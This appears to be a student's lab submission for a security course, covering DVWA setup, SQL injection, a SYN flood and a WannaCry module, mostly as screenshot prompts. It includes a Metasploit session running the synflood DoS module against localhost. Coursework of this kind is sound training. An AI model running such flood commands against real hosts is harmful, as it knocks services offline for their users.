Mubariz Saeed
CSF 432 - Lab#12
Fall 2021

Lab 12: Exploiting

Part 1: DVWA Setup in Kali

⁉️ Question 1 - Submit a screenshot of the DVWA welcome screen.

Part 2: SQL Injection Attack

⁉️ Question 2 - Submit a screenshot of your sql injection result.

Part 3: DoS Attack

⁉️ Question 3 - Submit a screenshot of syn flood DoS attack running.

```
Metasploit tip: When in a module, use back to go
back to the top level prompt

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 127.0.0.1
RHOSTS ⇒ 127.0.0.1
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 127.0.0.1

[*] SYN flooding 127.0.0.1:80 ...

^X@sS
```

GNS3   Kali_x64   Metasploita...

Part 4: WannaCry

⁉️ Question 4 - Submit a screenshot of your badge demonstrating the completion of this immersive lab module.

Part 5: Submission

Convert your network document into a .PDF and upload a single `lastname_lab12.pdf` file to Brightspace through the attachment uploads option.